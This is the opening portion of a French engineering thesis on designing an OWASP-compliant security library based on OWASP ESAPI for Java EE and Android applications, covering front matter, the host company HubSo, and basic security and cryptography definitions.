

RÉPUBLIQUE DU SENEGAL



UNIVERSITÉ CHEIKH ANTA DIOP



**ÉCOLE SUPÉRIEURE POLYTECHNIQUE
DÉPARTEMENT GÉNIE INFORMATIQUE**

MÉMOIRE DE FIN DE CYCLE

Pour l'obtention du :

DIPLOÔME D'INGÉNIEUR DE CONCEPTION EN INFORMATIQUE

Option : INFORMATIQUE

SUJET :

**Étude et mise en œuvre d'une application
Web Java EE et d'une application Mobile
Android conformes OWASP**

Lieu de stage :

HubSo

Présenté et soutenu par :

Papa Latyr MBODJ

Maîtres de stage :

M. Ahmed Tidiane CISSE

M. Mouhamadou Mansour Sy

SAMB

Enseignant encadrant :

Dr. Ibra DIOUM

Année universitaire : 2017-2018

RÉPUBLIQUE DU SENEGAL



UNIVERSITÉ CHEIKH ANTA DIOP



**ÉCOLE SUPÉRIEURE POLYTECHNIQUE
DÉPARTEMENT GÉNIE INFORMATIQUE**

MÉMOIRE DE FIN DE CYCLE

Pour l'obtention du :

DIPLOÔME D'INGÉNIEUR DE CONCEPTION EN INFORMATIQUE

Option : INFORMATIQUE

SUJET :

**Étude et mise en œuvre d'une application
Web Java EE et d'une application Mobile
Android conformes OWASP**

Lieu de stage :

HubSo

Présenté et soutenu par :

Papa Latyr MBODJ

Maîtres de stage :

M. Ahmed Tidiane CISSE

M. Mouhamadou Mansour Sy

SAMB

Enseignant encadrant :

Dr. Ibra DIOUM

Année universitaire : 2017-2018

VISA

Je soussigné, Dr. Ibra Dioum, enseignant à l'École Supérieure Polytechnique de Dakar et encadrant, autorise M. Papa Latyr Mbodj, étudiant en cinquième année au Département GÉNIE INFORMATIQUE de l'École Supérieure Polytechnique, option INFORMATIQUE à déposer son mémoire de fin de cycle.

Signature de l'encadrant

Dr. Ibra Dioum

Département Génie Informatique
École Supérieure Polytechnique
Université Cheikh Anta Diop

DÉDICACES

Je dédie ce mémoire à :

- ✓ **mes chers parents Coumba MBODJ et Adama MBODJ** pour l'amour qu'ils m'ont porté ainsi que pour l'éducation qu'ils m'ont donnée. Je ne vous serai jamais assez reconnaissant. Que Dieu vous bénisse et vous accorde longue vie;
- ✓ **ma grand-mère Adja Fatou GUEYE, mon grand-père Ibrahima MBODJ et ma tante Fatou MBODJ**, vous êtes partis mais vous resterez à jamais dans mon cœur. Que le paradis soit votre demeure éternelle;
- ✓ **ma tante Aissatou MBODJ**;
- ✓ tous **mes oncles et tantes**;
- ✓ tous **mes cousins et cousines**;
- ✓ **toute la famille**;
- ✓ **mon ami et frère de toujours, Aly SOW**;
- ✓ **mon ami et frère de toujours, Thierno THIAM**;
- ✓ **mon ami et frère de toujours, Ibrahima SALL, Malick SALL ainsi qu'à toute leur famille**;
- ✓ **mes sœurs Ami KOR et Mariama DIEDHIOU**;
- ✓ tous **mes parrains et marraines particulièrement Papa Mamadou NDIAYE, Mansour Barro DIOP et Mouhamed SAMB**;
- ✓ **tous les frères de «DoorWaar Team» et de la promo DUT 2014-2015** : Goss, Alfred, Thier, Cheikhna, Dave, Dio, Hamza, Maodo, Ouz Ndartoute, Bamba ainsi qu'à leurs familles;
- ✓ **toutes mes sœurs de la promo DUT 2014-2015**;
- ✓ **tous les amis**;
- ✓ **toutes les personnes** qui, de près ou de loin, ont contribué à l'aboutissement de ma formation et à faire de moi celui que je suis.

REMERCIEMENTS

J'adresse mes remerciements les plus chaleureux à :

- ✓ **Dr Alassane BAH**, Chef de Département pour le suivi de notre formation mais aussi pour son soutien tout le long de ma formation ;
- ✓ **Dr Ibrahima FALL**, responsable pédagogique de la formation DIC Informatique, qui a bien su remplir son rôle ;
- ✓ **Dr Ibra DIOUM**, mon encadrant et enseignant au département Génie Informatique, pour son soutien et ses conseils ;
- ✓ **Dr Khadidiatou Wone KEÏTA**, enseignante au département Génie Informatique, pour son soutien et ses conseils tout le long de ma formation ;
- ✓ **Dr Gervais Mendy**, enseignant au département Génie Informatique, pour son soutien et ses conseils tout le long de ma formation ;
- ✓ **Dr Samba DIAW**, enseignant au département Génie Informatique, pour son soutien et ses conseils tout le long de ma formation ;
- ✓ **M. Aboubacar CISSÉ**, directeur général de HubSO, pour son soutien et ses conseils ;
- ✓ **M. Ahmed Tidiane CISSÉ**, chef de la Direction Développement à HubSo et **M. Mouhamadou Mansour Sy SAMB**, chef de projet à HubSO, mes maîtres de stage pour leur présence, leur soutien et leurs conseils ;
- ✓ **M. Papa Mamadou NDIAYE**, ingénieur développeur à HubSO pour son soutien et ses conseils ;
- ✓ Toute la **famille HubSO** pour leur soutien et leur bienveillance ;
- ✓ Tout le **corps professoral** du département Génie Informatique pour les connaissances qu'ils nous ont données ;
- ✓ Tout le **personnel enseignant et administratif** de l'École Supérieure Polytechnique ;
- ✓ Toute la **promotion DIC 2015-2018** ;
- ✓ Toute la **famille polytechnicienne**, je ne vous oublierai jamais ;
- ✓ Toutes les **personnes** qui de près ou de loin, ont contribué à la réalisation de ce document.

AVANT-PROPOS

Établissement public à caractère administratif doté de la personnalité juridique et de l'autonomie financière, l'École Supérieure Polytechnique (ESP) fait partie intégrante de l'université Cheikh Anta DIOP de Dakar (UCAD). Elle a été créée par la loi n° 94-78 du 24 novembre 1994. Elle a pour vocation de former des techniciens supérieurs, des ingénieurs de conception, des managers dans ses six (06) départements : Génie Chimique, Génie Civil, Génie Electrique, Génie Informatique, Génie Mécanique et Gestion.

Le Département Génie Informatique forme des ingénieurs de conception en informatique de qualité capables de s'adapter aussi bien dans les entreprises que dans le domaine de la recherche. Pour l'obtention du Diplôme d'Ingénieur de Conception (DIC), les élèves-ingénieurs sont tenus d'effectuer un stage dans une structure qui leur permettra :

- De renforcer leur savoir et surtout d'acquérir un savoir-faire, tout en essayant d'adapter leurs connaissances aux cadres de la vie professionnelle avec un dynamisme d'ingénieur ;
- De travailler sur un Projet de Fin de Cycle et de mener à bien l'élaboration de celui-ci depuis l'étude préalable jusqu'à sa mise en exploitation.

C'est dans cette optique que nous avons effectué un stage d'une durée de six mois à HubSO.

RÉSUMÉ

La mise en place d'applications Web et Mobile sécurisées est un problème classique pour beaucoup d'entreprises. L'augmentation rapide de la connectivité, combinée à l'augmentation spectaculaire de la valeur des données manipulées par ces applications ainsi que l'utilisation croissante de nouveaux protocoles et technologies ont abouti à des applications exposant à la fois les organisations qui les mettent en place ainsi que leurs utilisateurs à des risques considérables. Bien que le terme «sécurisé» soit assez relatif, il n'en demeure pas moins qu'un certain degré de sécurité est indispensable pour ces applications. Pour y arriver, une approche idéale est de considérer la sécurité comme partie intégrante du projet pendant tout son cycle de vie. Encore, faudrait-il que les parties tenantes en soient conscientes et que les ressources permettant d'atteindre cet objectif soient disponibles.

Ce document est un mémoire de fin de cycle en vue de l'obtention du Diplôme d'Ingénieur de Conception en Informatique. Il présente la réalisation d'un projet effectué dans le cadre d'un stage à la société HubSo. Ce projet consiste en l'étude et la mise en œuvre d'une application Web Java EE et d'une application Mobile Android conformes OWASP.

Nous avons conçu une bibliothèque de fonctions de sécurité intégrable aux applications web et mobiles. Notre solution est basée sur une API préexistante opensource développée par OWASP, OWASP ESAPI. En outre une intégration de la bibliothèque à une application existante a été réalisée.

La bibliothèque a été développée en Java SE et un guide dévelopeur a été proposé de même qu'une architecture d'application conforme OWASP.

Mots clés : Confidentialité, Intégrité, Disponibilité, Non-répudiation, OWASP, OWASP ESAPI, Java, Java EE, Android, HTTP, SSL/TLS, HTTPS, Digest, Encodage, Validation, Authentification, Chiffrement, Risque, Vulnérabilité, Audit

ABSTRACT

Implementing secure Web and Mobile applications is a classic problem for many businesses. The rapid increase in connectivity, combined with the dramatic increase in the value of the data handled by these applications as well as the increasing use of new protocols and technologies have resulted in applications exposing both the organizations that are putting them in place as well as their users at significant risks.

Although the term "secure" is relatively relative, the fact remains that a certain degree of security is essential for these applications. To achieve this, an ideal approach is to consider security as an integral part of the project throughout its life cycle. Again, the parties should be aware of this and the resources to achieve this goal should be available.

This document is a late cycle memoir for obtaining the Design Engineering degree in Computer Science. This presents the realization of a project carried out as part of an internship at HubSo. This project consists of the study and implementation of OWASP compliant Java EE web application and Android Mobile application.

We have designed a security features library that can be integrated into web and mobile applications. Our solution is based on a pre-existing open source API developed by OWASP, OWASP ESAPI. In addition, the library has been integrated with an existing application.

The library has been developed in Java SE and a developer guide has been proposed along with an OWASP compliant application architecture

Keywords : Privacy, Integrity, Availability, Non-repudiation, OWASP, OWASP ESAPI, Java, Java EE, Android, HTTP, SSL/TLS, HTTPS, Digest, Encoding, Validation, Authentication, Encryption, Risk, Vulnerability, Audit

TABLE DES MATIÈRES

	Page
Sigles et Abbréviations	xi
Table des figures	xiii
Liste des tableaux	xv
Introduction	1
1 Présentation Générale	2
1.1 La Structure d'accueil	3
1.1.1 Présentation de HubSo	3
1.1.2 Domaines d'activités	3
1.1.3 Quelques Solutions de HubSo	3
1.1.4 Organisation	4
1.2 Le Sujet	5
1.2.1 Terminologie	5
1.2.1.1 Sécurité informatique	5
1.2.1.2 Cryptographie	5
1.2.2 Contexte	8
1.2.3 Problématique et Objectifs	10
1.2.4 Périmètre	12
2 État de l'art	13
2.1 Historique	14
2.1.1 Genèse	14
2.1.2 Seconde Guerre mondiale et guerre froide : grand tournant de l'histoire de la sécurité informatique	14
2.1.3 Vers un usage massif d'Internet	16
2.2 Contexte	18
2.2.1 Contexte juridique	18
2.2.2 Contexte technique et organisationnel	20
2.2.2.1 Organismes nationaux	20
2.2.2.2 Organismes indépendants	21
2.3 Owasp	23
2.3.1 Présentation	23

2.3.2	Origines	24
2.3.3	Contexte	24
2.3.4	Projets OWASP	25
2.3.5	Top 10 Owasp	26
2.3.5.1	Présentation	26
2.3.5.2	Démarches Concurrentes	26
2.3.6	OWASP ESAPI	27
2.3.6.1	Présentation	27
2.3.6.2	Architecture	27
2.3.6.3	Qualité	27
3	Méthodologie	29
3.1	Méthodologie de développement	30
3.1.1	Qu'est ce qu'une méthodologie de développement?	30
3.1.2	Intérêt d'une méthodologie	30
3.1.3	Catégories de méthodologies de développement	30
3.1.3.1	Scrum	31
3.2	Outil de modélisation	32
3.2.1	Intérêt d'une modélisation	32
3.2.2	Présentation d'UML	32
3.2.3	Diagrammes UML	33
4	Analyse et Conception	35
4.1	Spécifications	37
4.1.1	Spécifications fonctionnelles	37
4.1.1.1	Les Acteurs	37
4.1.1.2	Les fonctionnalités générales	37
4.1.2	Spécifications non fonctionnelles	39
4.2	Analyse	40
4.2.1	Package Gestion des injections	40
4.2.1.1	Diagramme de cas d'utilisation	40
4.2.2	Package Gestion des violations de gestion d'authentification	41
4.2.2.1	Diagramme de cas d'utilisation	41
4.2.3	Package Gestion des expositions de données sensibles	42
4.2.3.1	Diagramme de cas d'utilisation	42
4.2.4	Package Gestion des attaques sur les entités XML externes	43
4.2.4.1	Diagramme de cas d'utilisation	43
4.2.5	Package Gestion des violations de contrôle d'accès	43
4.2.5.1	Diagramme de cas d'utilisation	43
4.2.6	Package Gestion des mauvaises configurations de sécurité	44
4.2.6.1	Diagramme de cas d'utilisation	44
4.2.7	Package Gestion des XSS	45
4.2.7.1	Diagramme de cas d'utilisation	45

4.2.8	Package Gestion des désérialisations non sécurisées	45
4.2.8.1	Diagramme de cas d'utilisation	45
4.2.9	Package Gestion des utilisations de composants vulnérables	46
4.2.9.1	Diagramme de cas d'utilisation	46
4.2.10	Package Gestion de la journalisation et de la surveillance insuffisantes	46
4.2.10.1	Diagramme de cas d'utilisation	46
4.2.11	Système global	47
4.2.12	Sous-système "Utilisateurs"	50
4.2.12.1	Diagramme de cas d'utilisation	50
4.2.12.2	Cas d'utilisation "Authentification utilisateur"	50
4.2.12.3	Cas d'utilisation "Déconnexion utilisateur"	54
4.2.12.4	Cas d'utilisation "Vérification force mot de passe"	54
4.2.12.5	États d'un utilisateur	57
4.2.13	Sous-système "Cryptographie"	58
4.2.13.1	Diagramme de cas d'utilisation	58
4.2.14	Sous-système "Encodage"	58
4.2.14.1	Diagramme de cas d'utilisation	58
4.2.15	Sous-système "Validation"	59
4.2.15.1	Diagramme de cas d'utilisation	59
4.2.16	Sous-système "HTTP"	59
4.2.16.1	Diagramme de cas d'utilisation	59
4.2.17	Sous-système "Interpréteurs"	60
4.2.17.1	Diagramme de cas d'utilisation	60
4.2.18	Sous-système "Logging"	60
4.2.18.1	Diagramme de cas d'utilisation	60
4.2.19	Sous-système "Gestion des composants"	61
4.2.19.1	Diagramme de cas d'utilisation	61
4.2.20	Structure statique du système	62
4.2.20.1	Diagramme de classes d'analyse	62
4.3	Conception	62
4.3.1	Synthèse de la solution	62
4.3.2	Utilisation de la bibliothèque OWASP ESAPI	63
4.3.3	Conception Architecturale	64
4.3.3.1	Architecture Générique	64
4.3.3.2	Architecture détaillée HubSo ESAPI croisée au Top 10 OWASP 2017	64
4.3.3.3	Architecture technique d'une application sécurisée	65
4.3.3.4	Architecture fonctionnelle d'une application sécurisée	66
5	Réalisation	67
5.1	Outils et Technologies	68
5.1.1	Outils	68
5.1.1.1	Eclipse IDE	68

5.1.1.2	Astah Community Edition	68
5.1.1.3	Git	69
5.1.1.4	Apache Maven	70
5.1.2	Langages et Technologies	72
5.1.2.1	Java	72
5.1.2.2	Java Enterprise Edition	73
5.1.2.3	ZK Framework	74
5.1.2.4	Hibernate	75
5.1.3	Autres technologies	75
5.1.3.1	MySQL	75
5.1.3.2	JBoss	75
5.1.4	Forge logicielle HubSo	76
5.1.4.1	JIRA	77
5.1.4.2	GitLab	77
5.1.4.3	Jenkins	78
5.1.4.4	Nexus	78
5.1.4.5	SonarQube	79
5.2	Mise en place de la bibliothèque HubSo ESAPI	81
5.2.1	Clonage de la bibliothèque OWASP ESAPI	81
5.2.2	Configuration	81
5.2.3	Déploiement	85
5.3	Intégration de HubSo ESAPI dans TouchWeb	85
5.3.1	État initial	86
5.3.2	Corrections	90
5.3.3	État final	93
Bibliographie		98
Annexes		101

SIGLES ET ABBRÉVIATIONS

ADIE	Agence De l'Informatique de l'Etat
API	Application Programming Interface
ARPA	Advanced Research Project Agency
CAPEC	Common Attack Pattern Enumeration and Classification
CCE	Common Configuration Enumeration
CDP	Commission des Données Personnelles
CEDEAO	Communauté Économique des États de l'Afrique de l'Ouest
CERT	Computer Emergency Response Team
CRUD	Create-Read-Update-Delete
CVE	Central Vulnerabilities and Exposures
CWE	Common Weakness Enumeration
DARPA	Defense Advanced Research Projects Agency
DDOS	Distributed Denial of Service
DOS	Denial Of Service
EAR	Enterprise Application Archive
EJB	Entreprise Java Bean
ESAPI	Enterprise Security API
FFRDC	Federally Funded Research and Development Center
FIRST	Forum of Incident Response and Security Teams
FTC	Federal Trade Commission
GIAC	Global Information Assurance Certification
HTTP	Hypertext Transfer Protocol
IDE	Integrated Development Environment
Java EE	Java Entreprise Edition
JPA	Java Persistence API
JSF	Java Server Faces

JSP	Java Server Pages
JVM	Java Virtual Machine
MVC	Model View Controller
MVVM	Model View - View Model
NIST	National Institute of Standards and Technology
OMT	Object Modeling Technique
OOSE	Object Oriented Software Engineering
OWASP	Open Web Application Security Project
PCI	Payment Card Industry
POM	Project Object Model
SSL	Secure Socket Layer
SSL/TLS	Secure Socket Layer/Transport Layer Security
TCP/IP	Transmission Control Protocol/Internet Protocol
UEMOA	Union Economique et Monétaire Ouest Africaine
UML	Unified Modeling Language
VCS	Version Control System
WAR	Web Application Archive
WASC	Web Application Security Consortium
XUL	XML User Interface Language
ZUML	ZK User Interface Markup Language

TABLE DES FIGURES

FIGURE	Page
1.1 Organigramme de HubSo	4
3.1 Schéma d'ensemble des diagrammes UML	34
4.1 Diagramme de packages du système	41
4.2 Diagramme de cas d'utilisation du package "Gestion des injections"	41
4.3 Diagramme de cas d'utilisation du package "Gestion des violations de gestion d'authentification"	42
4.4 Diagramme de cas d'utilisation du package "Gestion des expositions de données sensibles"	42
4.5 Diagramme de cas d'utilisation du package "Gestion des attaques sur les entités XML externes"	43
4.6 Diagramme de cas d'utilisation du package "Gestion des violations de contrôle d'accès"	44
4.7 Diagramme de cas d'utilisation du package "Gestion des mauvaises configurations de sécurité"	44
4.8 Diagramme de cas d'utilisation du package "Gestion des XSS"	45
4.9 Diagramme de cas d'utilisation du package "Gestion des déserialisations non sécurisées"	45
4.10 Diagramme de cas d'utilisation du package "Gestion des utilisations de composants vulnérables"	46
4.11 Diagramme de cas d'utilisation du package "Gestion de la journalisation et de la surveillance insuffisantes"	47
4.12 Diagramme de cas d'utilisation global du système	48
4.13 Diagramme de packages du système (réorganisé)"	49
4.14 Diagramme de cas d'utilisation du sous-système "Utilisateurs"	50
4.15 Diagramme d'activités du cas "Authentification utilisateur"	53
4.16 Diagramme d'activités du cas "Authentification utilisateur"	56
4.17 Diagramme d'états-transition d'un utilisateur	57
4.18 Diagramme de cas d'utilisation du sous-système "Cryptographie"	58
4.19 Diagramme de cas d'utilisation du sous-système "Encodage"	58
4.20 Diagramme de cas d'utilisation du sous-système "Validation"	59
4.21 Diagramme de cas d'utilisation du sous-système "HTTP"	59
4.22 Diagramme de cas d'utilisation du sous-système "Interpréteurs"	60
4.23 Diagramme de cas d'utilisation du sous-système "Gestion de la journalisation et de la surveillance insuffisantes"	60

4.24 Diagramme de cas d'utilisation du sous-système "Gestion de la journalisation et de la surveillance insuffisantes"	61
4.25 Diagramme de classes d'analyse du système	62
4.26 Architecture fonctionnelle Générique de HubSo ESAPI	64
4.27 Architecture détaillée HubSo ESAPI croisée au Top 10 OWASP 2017	64
4.28 Exemple d'architecture technique sécurisée d'une application	65
4.29 Architecture fonctionnelle d'une application sécurisée utilisant HubSo ESAPI	66
5.1 Interface JIRA	77
5.2 Repository GitLab de HubSo	78
5.3 Instace Jenkins de HubSo	78
5.4 Nexus Repository de HubSo	79
5.5 Interface SonarQube de HubSo	80
5.6 Repository Github du projet OWASP ESAPI	81
5.7 Bibliothèque HubSo ESAPI	81
5.8 Artéfact esapi dans le Nexus Repository de HubSo	85
5.9 Ajout du repository Nexus contenant l'artéfact esapi	86
5.10 Ajout de la dépendance esapi parmi les dépendances du projet TouchWeb	86
5.11 Déclenchement analyse SonarQube après un build réussi	87
5.12 Configuration repository GitLab distant	87
5.13 Profil FindBugs Security Audit	88
5.14 Premier audit Sonar de TouchWeb avec le profil FindBugs Security Audit	89
5.15 Vulnérabilités TouchWeb	89
5.16 Validation avec HubSo ESAPI	90
5.17 Adresse MAC enregistrée à la connexion	92
5.18 Demande du token comme deuxième facteur	92
5.19 Connexion réussie	92
5.20 Compte bloqué	93
5.21 Correction TouchWeb	93
5.22 Evolution des vulnérabilités dans TouchWeb	94
5.23 Notes des fichiers source	94
5.24 Rapport Sans Top 25	95
5.25 Rapport Owasp Top 10	95

LISTE DES TABLEAUX

TABLE	Page
2.1 Années d'adoption de lois sur les données personnelles dans différents pays en Afrique	19
2.2 Correspondance Top 10 OWASP A1 - CWE/Sans Top 25	27

INTRODUCTION

La problématique de la sécurité des applications web et mobiles est actuellement un réel défi qui se dresse devant toute entreprise rigoureuse. Dans un contexte où ces applications sont devenues indispensables et revêtent une valeur capitale, elles sont, de plus en plus, la cible d'individus mal intentionnés : cybercriminels, terroristes, ... Dès lors, les entreprises sont tenues de faire de la sécurité, un «must» dans tous leurs projets.

Ainsi, dans le cadre de notre stage à HubSo, il nous a été confié l'étude et la mise en œuvre d'une application web Java EE et d'une application mobile Android conformes OWASP. Et pour ce faire, nous serons amenés à mettre en place une bibliothèque de fonctions de sécurité. Cette bibliothèque devra pouvoir être intégrée facilement dans les applications existantes pour apporter des réponses aux problèmes de sécurité. Ce présent document présente alors le travail réalisé lors de ce stage. Le document s'articule autour de cinq grands chapitres que sont :

- ✓ « Chapitre 1 : Présentation générale » : dans ce chapitre nous présentons la structure d'accueil ainsi que le sujet du mémoire.
- ✓ « Chapitre 2 : État de l'art » : dans ce chapitre, nous faisons l'état de l'art de la sécurité informatique en général et de la sécurité des applications web et mobiles en particulier. Nous étudions l'historique de la sécurité informatique, son contexte actuel et enfin OWASP qui fait un travail remarquable en matière de bonnes pratiques par rapport à la prise en charge de la sécurité dans les applications web et mobile.
- ✓ « Chapitre 3 : Méthodologie » : dans ce chapitre, nous présentons notre démarche de développement et de gestion du projet.
- ✓ « Chapitre 4 : Analyse et Conception » : dans ce chapitre, nous faisons dans un premier temps les spécifications pour ressortir les besoins fonctionnels et non fonctionnels de notre futur système, puis dans un deuxième temps, une analyse des besoins afin de faire ressortir la meilleure solution à apporter par rapport à la prise en compte au moins des risques énoncés dans le Top 10 OWASP et enfin, la conception dans laquelle nous faisons des choix conceptuels, architecturaux et techniques permettant d'aboutir à une solution qui puisse satisfaire les besoins fonctionnels et non fonctionnels.
- ✓ « Chapitre 5 : Réalisation » : dans ce chapitre, nous présentons d'abord les outils et technologies que nous utiliserons pour implémenter notre solution, puis nous présentons les résultats qui en sont issus, et, en dernier lieu, nous présenterons l'intégration de notre solution dans une application existante.

Enfin, nous terminerons par la conclusion et les perspectives.

CHAPITRE 1

PRÉSENTATION GÉNÉRALE

Sommaire

1.1	La Structure d'accueil	3
1.1.1	Présentation de HubSo	3
1.1.2	Domaines d'activités	3
1.1.3	Quelques Solutions de HubSo	3
1.1.4	Organisation	4
1.2	Le Sujet	5
1.2.1	Terminologie	5
1.2.1.1	Sécurité informatique	5
1.2.1.2	Cryptographie	5
1.2.2	Contexte	8
1.2.3	Problématique et Objectifs	10
1.2.4	Périmètre	12

1.1 La Structure d'accueil

1.1.1 Présentation de HubSo

HubSocial est une entreprise informatique créée en 2011. Le 01er Mai 2018, elle change de nom et devient HubSo. Elle œuvre pour le développement de solutions informatiques à valeurs sociales au Sénégal. Par l'usage des nouvelles technologies de l'information et de la communication, elle tente de matérialiser le concept d'actions sociales, d'aider les personnes et groupes les plus fragiles à mieux appréhender les domaines de la santé, de l'éducation, de la réduction de la pauvreté etc...

HubSo accompagne aussi d'autres entreprises à mettre en place des solutions informatiques qui leur sont adaptées. Sur ce point, HubSo étant un grand adepte du manifeste agile, tient à cœur la collaboration avec ces entités pour bâtir des partenariats solides plus que tout. De même, elle collabore aussi avec d'autres entreprises de services du numérique. Parmi ces collaborateurs de HubSo, nous avons :

- Intouch, le plus proche partenaire ;
- Mazars ;
- Yux ;
- Performances Group ;
- 2SI ;
- entre autres.

1.1.2 Domaines d'activités

HubSo propose les services suivants :

- ✓ Développement de solutions informatiques : HubSo est reconnue pour son expérience et ses références en matière de développement autour des technologies Java EE et Android. Une équipe de plus de 15 ingénieurs de conception est à l'écoute de vos besoins ;
- ✓ Conseil en architecture d'entreprise : Les équipes de Hubso animent des ateliers avec ses clients pour concevoir leur architecture d'entreprise ;
- ✓ Tiers maintenance applicative : aide à la maintenance d'application déjà en production et devant être corrigées ou améliorées ;
- ✓ Promotion de solutions innovantes pour la société : HubSo, c'est aussi l'innovation par la promotion de solutions.

1.1.3 Quelques Solutions de HubSo

HubSo propose entre autres, les solutions suivantes :

- ✓ TONGTONG

TongTong est un site de vente en ligne basé sur les concepts d'achat groupé. TongTong, lancé par HubSo en 2014 , est aujourd'hui une référence dans le domaine de l'Ecommerce, notamment en matière de produits alimentaires manufacturés, de légumes, de produits locaux, etc. Il est possible de faire ses commandes sur www.tongtong.sn

- ✓ GRANT

GRANT est une solution permettant à une entreprise de subventionner un ou plusieurs

services pour ses employés. Elle a été lancée en 2017. Les subventions de tickets restaurant ont été intégrées à la plateforme et sont aujourd’hui utilisées par plusieurs entreprises.

✓ AVISJOURNAUX.COM

AVISJOURNAUX.COM diffuse quotidiennement tous les appels d’offres et autres avis parus au Sénégal à ses milliers d’abonnés. C’est aujourd’hui une solution de référence dans le domaine, plébiscitée par les nombreux messages d’encouragement. Les abonnements "Grand public" sont gratuits. Cependant, une offre dédiée est commercialisée pour les regroupements de professionnels désirant bénéficier d’un service plus adapté.

1.1.4 Organisation




FIGURE 1.1 – Organigramme de HubSo

La figure 1.1 représente l’organigramme de HubSo.

HubSo comprend trois départements reliés à la *Direction Générale* :

- ✓ la *Direction Développement* qui s’occupe du développement des solutions informatiques ;
- ✓ le *Service Administratif et Financier* s’occupant des affaires administratives et financières ;
- ✓ la *Direction plateformes et intégration* qui comprend en son sein la Cellule Qualité chargée d’assurer la qualité des produits développés, le *Pôle Intégration* qui assure que tout produit développé réponde aux exigences en matière de performance, de sécurité et de conformité par rapport aux différentes politiques de l’entreprise et le Centre de Services qui abrite l’Unité de Support Informatique (USI),l’Unité Logistique et Matérielle, l’Unité de Ressources Humaines et l’Unité de CL et dont le rôle est de mettre les employés dans les meilleures conditions et d’assurer un suivi des tâches de ces derniers grâce à un système de tickets.

Le Stage que nous avons réalisé s'est déroulé au niveau du Pôle Intégration.

1.2 Le Sujet

1.2.1 Terminologie

1.2.1.1 Sécurité informatique

La sécurité peut être définie comme étant un état, une situation dans laquelle quelqu'un ou quelque chose n'est exposé à aucun danger, à aucun risque d'agression, de détérioration ou encore par le long processus visant à atteindre cet état.[1]

Lorsqu'on parle de sécurité dans le domaine des technologies de l'information et de la communication, on fait très souvent allusion à la sécurité de l'information. La sécurité de l'information, en anglais Information Security abrégé Infosec consiste en la mise en place d'un ensemble de stratégies pour gérer les processus, les outils et les politiques nécessaires pour prévenir, déteccer, documenter et contrer les menaces à l'information. La sécurité de l'information recouvre donc toutes les techniques permettant d'assurer la protection de l'information. La sécurité de l'information se fonde sur 3 principes fondamentaux :

- ✓ la confidentialité : c'est le fait d'assurer que l'information ne puisse être accessible qu'à ceux qui ont l'autorisation de la consulter. Cela sous-entend le fait de rendre inintelligible cette information aux personnes non autorisées ;
- ✓ l'intégrité : assurer que l'information n'est pas modifiable par un tiers non autorisé. Elle consiste à certifier que les données n'ont pas été détruites ou altérées tant de façon intentionnelle qu'accidentelle ;
- ✓ la disponibilité : assurer que l'information est accessible en temps voulu par ceux qui en ont l'autorisation. Ne pas pouvoir accéder à une information en temps voulu est semblable à la non-possession de celle-ci.

Comme principes supplémentaires, nous notons :

- ✓ l'authentification : elle consiste à assurer l'identité d'un tiers et permet de garantir qu'un tiers est bien celui qu'il prétend être ;
- ✓ la non-répudiation : le fait de ne pas pouvoir nier une action faite sur le système.

1.2.1.2 Cryptographie

La sécurité de l'information est un domaine pluridisciplinaire. En effet, pour arriver à ses buts, elle a, tout au cours de son évolution, utilisé, entre autres, la cryptographie. La cryptographie peut être définie comme un art et une science permettant de concevoir des techniques pour garder le secret des messages transmis. Voici les problèmes que doit résoudre la cryptographie :

- ✓ la confidentialité ;
- ✓ l'intégrité ;
- ✓ l'authentification.

On voit ainsi que la sécurité de l'information et la cryptographie partagent des objectifs similaires. Et c'est pour cette raison que tout au long de l'histoire, elle a été utilisée dans le domaine de la sécurité informatique. De même, les évolutions dans le domaine de la sécurité informatique ont souvent été rendus possibles grâce aux avancées de la cryptographie. On distingue :

- la cryptographie classique qui décrit la période d'avant les ordinateurs. Elle traite des systèmes reposant sur les lettres et les caractères d'une langue naturelle. Dans cette

famille, on retrouve le chiffrement par substitution qui consiste, à remplacer, sans en bouleverser l'ordre les symboles d'un texte clair par d'autres symboles et le chiffrement par transposition qui repose sur le bouleversement de l'ordre des symboles du message clair. Les techniques de chiffrement les plus connues dans cette famille sont le chiffrement de César et le chiffrement de Vigenère ;

- la cryptographie moderne qui utilise la puissance de calcul des ordinateurs pour affiner ses techniques de chiffrement. Dans cette famille, nous avons le chiffrement symétrique qui utilise une même clé pour le chiffrement et le déchiffrement (DES est la technique la plus connue) et le chiffrement asymétrique qui utilise des clés différentes pour le chiffrement et le déchiffrement (RSA est l'algorithme de chiffrement asymétrique le plus utilisé).

Il existe de nombreuses fonctions de cryptographie. Il y a notamment :

- le cryptage ou chiffrement [2] :

Les données, souvent désignées comme texte en clair, sont chiffrées à l'aide d'un algorithme et d'une clé de chiffrement. Ce processus génère un texte chiffré, ou cryptogramme, qui ne peut être affiché dans sa forme d'origine que s'il est déchiffré à l'aide de la bonne clé.

Le déchiffrement est simplement le contraire du chiffrement, suivant les mêmes étapes mais dans l'ordre inverse de l'application des clés. Les algorithmes de chiffrement actuels relèvent de deux catégories : symétriques et asymétriques.

